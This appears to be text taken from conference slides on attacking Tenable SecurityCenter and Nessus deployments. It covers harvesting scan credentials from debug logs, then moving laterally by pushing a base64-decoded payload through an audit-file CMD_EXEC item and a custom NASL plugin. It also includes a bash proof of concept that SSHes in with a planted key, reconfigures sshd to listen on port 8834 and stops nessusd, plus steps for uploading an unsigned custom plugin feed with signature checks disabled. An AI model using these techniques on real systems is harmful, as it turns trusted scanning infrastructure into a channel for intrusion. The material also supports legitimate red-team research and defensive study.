$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'  
Hashed password1: '2ad377 3f353bde'  
$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'  
Hashed password1: '7a384e 55de4ebb'  
$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'  
Hashed password1: '87c3ac d1302094'  
$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'  
Hashed password1: '93fcd0 d834c6eb'  
$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'  
Hashed password1: 'ba95e8 80770d7a'
```



Current Picture of Known Credentials



More credentials:

- Credentials for all organizations
- Mail Server / LDAP
- SecurityCenter CV
- Nessus / LCE / PVS
- Nessus Cloud / Tenable.io

Improved Security of SecurityCenter CV



Creating Custom Log Files

Lastly, once we have all those screencaps to verify configuration, we want to have you enable scan debugging and launch the scan again to collect additional information about the asset error. You can enable scan debugging by ssh'ing into your SecurityCenter host and running:

```
touch /opt/sc/admin/debug.scan
```

While this file exists, logs will be written for each scan run. Please run the test scan which is failing, and then provide the logs written to the locations:

```
/opt/sc/admin/logs/scan.[jobID].log  
and  
/opt/sc/admin/logs/scanProgress.[jobID].log
```

When the test scan is completed please remove the debug file like so:

```
rm /opt/sc/admin/debug.scan
```

Finally, before you send us the `"/opt/sc/admin/logs/scan.[jobID].log"` files, please scrub them of sensitive data. They will include some password data, such as credentials for Nessus, or credentials used in the scan.

Find Built-in Debug Files

- `find /opt/sc/src/ -iname *.php -exec grep "$root/admin/debug.*" {} \;`

```
$ find /opt/sc/src/ -iname *.php -exec grep "$root/admin/debug.*" {} \;  
    if ( file_exists("${$GLOBALS['root']}/admin/debug.dbLocks") ) {  
        if ( !file_exists(SCROOT."/admin/debug.activityLog") ) {  
            if ( !file_exists(SCROOT."/admin/debug.performanceLog") ) {  
if ( file_exists("$root/admin/debug.import") ) {  
if ( file_exists("$root/admin/debug.publishing") ) {  
if ( file_exists("$root/admin/debug.convertRepositories") ) {  
if ( file_exists("$root/admin/debug.patch") ) {  
if ( file_exists("$root/admin/debug.pvsResults") ) {  
if ( file_exists("$root/admin/debug.applyAllRisk") ) {  
if ( file_exists("$root/admin/debug.prepareassets") ) {  
if ( file_exists("$root/admin/debug.evaluateBlackoutWindowStatus") ) {  
if ( file_exists("$root/admin/debug.lcePluginUpdate") ) {  
if ( file_exists("$root/admin/debug.mobileScan") ) {  
if ( file_exists("$root/admin/debug.updateLCESilos") ) {  
if ( file_exists("$root/admin/debug.prepareassets") ) {  
if ( file_exists("$root/admin/debug.evaluateDashboardElement") ) {  
if ( file_exists("$root/admin/debug.evaluateARCPolicyStatementStatus") ) {  
if ( file_exists("$root/admin/debug.pluginUpdate") ) {
```

Preparations

- touch /opt/sc/admin/debug.scan

Scan Credentials

Windows	Windows - All	[REDACTED]
Windows	Windows - All	[REDACTED] Local User
SSH	AIX/Linux - All	[REDACTED]


[+ Add Credential](#)

Analyzing debug.scan


- `cat /opt/sc/admin/logs/scan.[jobID].log | grep pass`

```
[Login configurations[radio]:SMB password type :] => [redacted]
[Login configurations[password]:SMB password :] => [redacted]
[SSH settings[password]:Passphrase for SSH key :] => [redacted]
[SSH settings[password]:Escalation password :] => [redacted]
[Login configurations[radio]:Additional SMB password type (1) :] => [redacted]
[Login configurations[password]:Additional SMB password (1) :] => [redacted]
    [hydra_empty_passwords] => "yes"
    [hydra_passwords_file] => ""
    [name] => "hydra_empty_passwords"
    [name] => "hydra_passwords_file"
[authType] => [redacted]
[password] => [redacted]
```


Lateral Movement



Starting Point DMZ



Enable sshd on Port 8834: Audit File

```
<check_type:"Unix">
```

```
<custom_item>
```

```
system      : "Linux"
```

```
type        : CMD_EXEC
```

```
description : "Enable SSH on port 8834"
```

```
cmd          : "echo 'payload' | base64 -d > /tmp/script.sh; chmod +x /tmp/script.sh; /tmp/script.sh"
```

```
timeout      : "10"
```

```
</custom_item>
```

```
</check_type>
```

Enable sshd on Port 8834: Restrictions

Medium


Enable SSH on port 8834 (1001037)

Policy Value

Actual Value:

CMD_EXEC_CHECKS do not work against the localhost - try from a different host or in command-line

Enable sshd on Port 8834: Bypassing Restrictions



Enable sshd on Port 8834: Payload (POC)

```
#!/bin/bash
```

```
NESSUS_SERVER="X.X.X.X"
```

```
NESSUS_USER="username"
```

```
NESSUS_PRIVATE_KEY="-----BEGIN EC PRIVATE KEY----- ..."
```

```
echo "${NESSUS_PRIVATE_KEY}" > /tmp/private_key
```

```
chmod 400 /tmp/private_key
```


```
ssh -oStrictHostKeyChecking=no -i "/tmp/private_key" "${NESSUS_USER}"@"${NESSUS_SERVER}"  
"sudo sed -i 's/^\#Port\ 22/Port\ 22/' /etc/ssh/sshd_config"
```

```
... "sudo echo 'Port 8834' | sudo tee --append /etc/ssh/sshd_config > /dev/null"
```

```
... "sudo /etc/init.d/nessusd stop > /dev/null"
```

```
... "sudo kill -HUP $(ps -ef | grep /usr/sbin/sshd | grep -v 'grep' | awk '{print $2}')
```

Moving to Restricted Zone



Enable sshd on Port 8834: Custom Plugin

```
if (description)
```

```
{  
    script_id(100000); # ID must be unique  
    ...  
}
```

```
include("global_settings.inc");  
include("ssh_func.inc");  
include("telnet_func.inc");  
include("hostlevel_funcs.inc");
```

```
if ( ! defined_func("pread") ) exit(1, "'pread()' is not defined.");  
info_t = INFO_LOCAL;
```

```
cmd = "echo 'payload' | base64 -d > /tmp/script.sh; chmod +x /tmp/script.sh; /tmp/script.sh";  
info_send_cmd(cmd:cmd);
```


Enable sshd on Port 8834: Create Custom Feed

1. Create a custom feed

```
cat <<EOF > custom_feed_info.inc
PLUGIN_SET = "$(date +"%Y%m%d%H%M")";
PLUGIN_FEED = "Custom";
EOF
mv ./enable_sshd*.nasl ./enable_sshd_$(date +"%Y%m%d%H%M").nasl
tar -zcvf enable_sshd.tar.gz custom_feed_info.inc enable_sshd*.nasl
```

2. Upload the custom plugin (i.e., enable_sshd.tar.gz) from admin

↪ Details: <https://community.tenable.com/thread/9384>

3. Go to System > Configuration > Plugins / Feed and update plugins.

↪ or upload the following archive manually:

[https://downloads.nessus.org/get.php?u=\[PluginSubscriptionLogin\]&p=\[PluginSubscriptionPassword\]&f=sc-plugins-diff.tar.gz](https://downloads.nessus.org/get.php?u=[PluginSubscriptionLogin]&p=[PluginSubscriptionPassword]&f=sc-plugins-diff.tar.gz)

Enable sshd on Port 8834: Disable Signature Check

The screenshot displays the Nessus Settings interface. The top navigation bar includes 'Scans' and 'Policies'. The 'Settings' section is active, with a search bar and a 'Search Settings' input. Below the navigation bar, the 'Advanced' tab is selected. The 'Advanced Settings' section shows a list of settings, including 'allow_post_scan_editing', 'auto_enable_dependencies', 'auto_update', 'auto_update_delay', 'cgi_path', 'checks_read_timeout', and 'disable_ntp'. An 'Edit Setting' dialog box is open, showing the 'Name' field with the value 'hasl_no_signature_check' and the 'Value' field with the value 'yes'. The 'Save' button in the dialog box is circled in red. A red arrow points from the 'Settings' header to the 'Advanced' tab, another red arrow points from the 'Advanced' tab to the 'hasl_no_signature_check' setting, and a third red arrow points from the 'Save' button in the dialog box to the 'Save' button in the main settings interface.

Settings

Scans Policies admin

Search Settings

Scanners Accounts Communication **Advanced**

Advanced Settings

Discard Save + New Setting

Setting Value

allow_post_scan_editing

auto_enable_dependencies

auto_update

auto_update_delay

cgi_path

checks_read_timeout

disable_ntp

Edit Setting

Name hasl_no_signature_check

Value yes

Save Cancel


Enable sshd on Port 8834: Payload (POC)

#!/bin/bash


```
sudo sed -i 's/^\#Port\ 22/Port\ 22/' /etc/ssh/sshd_config  
sudo echo 'Port 8834' | sudo tee --append /etc/ssh/sshd_config > /dev/null  
